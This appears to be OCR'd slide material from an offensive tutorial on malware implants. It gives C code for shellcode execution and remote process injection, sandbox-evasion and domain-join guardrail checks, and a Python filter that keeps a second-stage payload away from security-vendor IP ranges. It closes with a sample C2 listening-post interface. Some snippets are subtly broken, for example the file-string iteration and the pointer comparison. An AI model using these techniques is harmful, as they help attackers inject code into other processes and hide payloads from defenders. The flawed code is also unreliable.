
```
void* exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
memcpy(exec, shellcode, sizeof shellcode);
(*(void(*)()) exec)();
```

Remote Process Injection




```
BOOL remoteInjection() {
    HANDLE hProcess;
    HANDLE remoteThread;
    PVOID remoteBuffer;
    DWORD pid = 1111;
    const char shellcode[] = "\xfc\xe8\x82…";

    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
    remoteBuffer = VirtualAllocEx(hProcess, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(hProcess, remoteBuffer, shellcode, sizeof shellcode, NULL);
    remoteThread = CreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
    CloseHandle(hProcess);
}
```

Sandbox Evasion



```
#include <Windows.h>
#include <string>

BOOL sandbox_checks() {

    // Check the number of processors
    SYSTEM_INFO systemInfo;
    GetSystemInfo(&systemInfo);
    DWORD numberOfProcessors = systemInfo.dwNumberOfProcessors;
    if (numberOfProcessors < 2) {
        printf("Unusually low number of processors. Likely a VM\n");
        return FALSE;
    }

    // Check the amount of RAM
    MEMORYSTATUSEX memoryStatus;
    memoryStatus.dwLength = sizeof(memoryStatus);
    GlobalMemoryStatusEx(&memoryStatus);
    DWORD ramMB = memoryStatus.ullTotalPhys / 1024 / 1024;
    if (ramMB < 2048) {
        printf("Unusually low amount of RAM. Likely a VM\n");
        return FALSE;
    }

    // Sandbox checks passed. Looks good!
    return TRUE;
}

int main() {
    if (!sandbox_checks()) {
        printf("Looks like we might be in a sandbox. Don't do anything suspicious\n");
        return 0;
    }
    printf("Looks safe! Continue with malicious stuff!\n");
    //Malicious stuff goes here.
}
```

Server-Side Checks




```python
import ipaddress

def network_check(client_address):
    with open("vendor_networks.txt") as f:
        bad_networks = f.read()

    for network in bad_networks:
        if ipaddress.ip_address(client_address) in ipaddress.ip_network(network):
            print("IP address in a vendor range. Be careful!")
            return False
    else:
        print("IP address not in a vendor range.")
        return True

if __name__ == "__main__":
    client_address = "127.0.0.1"
    if network_check(client_address):
        print("Looks safe. Staging payload")
    else:
        print("Looks dangerous. Not staging payload.")
```

Rules can be applied for the server hosting the second stage payload to prevent access from defenders. For example, IP ranges known to be owned by security solution vendors can be blocked, and alerts configured to notify if you're potentially under investigation.

The above code is a basic example of what a IP check function might look like. Obviously in a real example, you wouldn't hardcode the client address.

Execution Guardrails



```
BOOL domain_check() {
    DWORD bufSize = MAX_PATH;
    TCHAR domainNameBuf[MAX_PATH];
    LPCWSTR targetDomain = L"TESTDOMAIN";

    GetComputerNameExW(ComputerNameDnsDomain, domainNameBuf, &bufSize);
    if (domainNameBuf != targetDomain) { // domainNameBuf will be "" if not connected to a domain
        return FALSE;
    }
    else {
        return TRUE;
    }
}

int main() {
    if (!domain_check()) {
        printf("Doesn't seem like we're on the right system...\n");
        return 0;
    }
    printf("Looks safe! Continue with malicious stuff!\n");
    //Malicious stuff goes here.
```

Ensure your payload is only executing on target systems. For example, add a check to ensure the infected system is domain-joined, to prevent targets from executing the payload on their home system.

Most sandboxes are not domain joined, so this check also helps to identify if we’re running on a real system.


Listening Post

Listening Post Interface

- CLI
- GUI
- Web application
- Android app
- Voice commands
- Photodiode sensor array


Interface: CLI

CLI interfaces are minimalistic, and have a high level of comfort once you get used to them. Using frameworks like Prompt Toolkit can enable operators to add useful shortcuts and have a variety of ways to display large amounts of data in an easily digestible manner.



```
|_Listening on port 8080
|_Press CTRL+D to exit
None->getpid
       shell      getuid     infected
       getpid     processes  interact
       Get process ID
```

https://github.com/nettitude/PoshC2
https://github.com/Ne0nd0g/merlin
https://github.com/bats3c/shad0w
https://github.com/BishopFox/sliver



